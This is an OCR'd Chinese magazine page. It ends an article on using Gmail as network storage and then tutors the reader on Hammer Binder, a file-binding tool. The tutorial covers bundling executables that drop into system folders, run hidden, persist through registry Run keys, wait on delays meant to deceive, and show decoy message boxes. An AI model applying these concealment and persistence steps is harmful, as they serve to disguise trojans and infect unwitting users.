
登录成功后就可以象操作普通硬盘一样来对文件进行操作了。右键点中分区，选择“属性”就可以看到分区的属性了，如图4，从属性框中，我们可以看到，这个分区的文件系统是GmailFS格式的，同时可以看到分区的使用大小及未使用大小。


做个示范，我们要在网盘上放一个文件——周杰伦的一路向北。在本机复制，再到网盘粘贴，成功以后，你就可以发现网盘上多了一个文件，如图5。


好了，这就是你的大容量网盘了，不仅不占用你的硬盘空间，而且还是免费产品。最后要注意的是，在你的Gmail信箱的收件箱里，会多几封邮件，如图6，千万不要删除这些邮件，这几封邮件的附件就是你上传的文件。好了，多的就不罗嗦了，文章有什么不足之处，还望大家一起研究。


（本文所涉及的软件GMail Drive Shell Extension 已收录在光盘中）











软件中的502专业捆绑

icyleaf

Hammer Binder是一款多用途的捆绑软件，它集成类似程序的开发环境，可以自己定制程序每一步的执行步骤。本人使用的是V3.0火狐汉化版的，由于此软件比较专业，各个控件及其属性都是英文，而且帮助也是英文的，为了大家更好的使用，本人自己汉化了帮助，希望对大家有所帮助。

特点：

1. 简易使用的接口。
2. 改良的文件结构（比以往的IDE载入速度更快）。
3. 支持添加控件。
4. 使用了编程界面的分开设计。
5. 智能和选择性软件包联接。
6. 可以生成一个EXE文件。
7. 可以保存一个制作工程文件以便修改。
8. 可以随意使用压缩（加壳）软件加密。
9. 随意更改文件生成时的图标。




图1

当我打开它时，被它那专业的开发环境惊呆了，如图1。如此专业而多用途的捆绑软件本人还是第一次见到。下面就来领略一下它的魅力吧！先说明一点，由于你添加控件（可以这样说吧）的顺序有先后，所以生成的程序也是按你添加控件的顺序先后实现的。

一、Standard

捆绑文件：首先按“SourceFi右边的按钮选择要捆绑的文件，选择完后还要选择“RemoteFile”函数来释放捆绑的文件。在选择路径时与“RemoteFolder”配合使用，如果你选择绝对路径就设置为“rfCustom”，当然也可以选择在系统根目录，Windows目录、System32目录或Temp目录。运行的方式当然为隐藏运行，在“ExecMethod”的下拉菜单选择最后一项。这个控件给我们服务的很周到，你还可以选择捆绑的文件释放后的文件属性（FileArttributes）和在注册表注册开机自启动，如图2，默认是不导注册表的。RegistryStartup的参数见表1。

值	说明
rsNone	不写入注册表
rsHKLMRun	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
rsHKLMRunOnce	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
rsHKLMRunServices	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
rsHKCURun	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
rsHKCURunOnce	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

表1




图2

删除文件：函数和捆绑的一样。默认是文件所在的路径。

运行文件：输入完“RemoteFile”和“RemoteFolder”，再选择运行方式就OK了。不知什么原因，当你输入完“Remote File”后，在右边项目管理器ExecFile的值不显示，但这并不影响运行。

延迟运行：有时需要欺骗或者防止出错时要用到。直接在“Delay”输入要延迟的时间，这里是按1000毫秒=1秒算的。

显示消息框：这也是众多软件具有的功能。“Buttons”（按钮）、“Icons”（图标）、“Caption”（标题）、“Text”（内容）一个都不能遗漏，越迷惑越好，如图3。

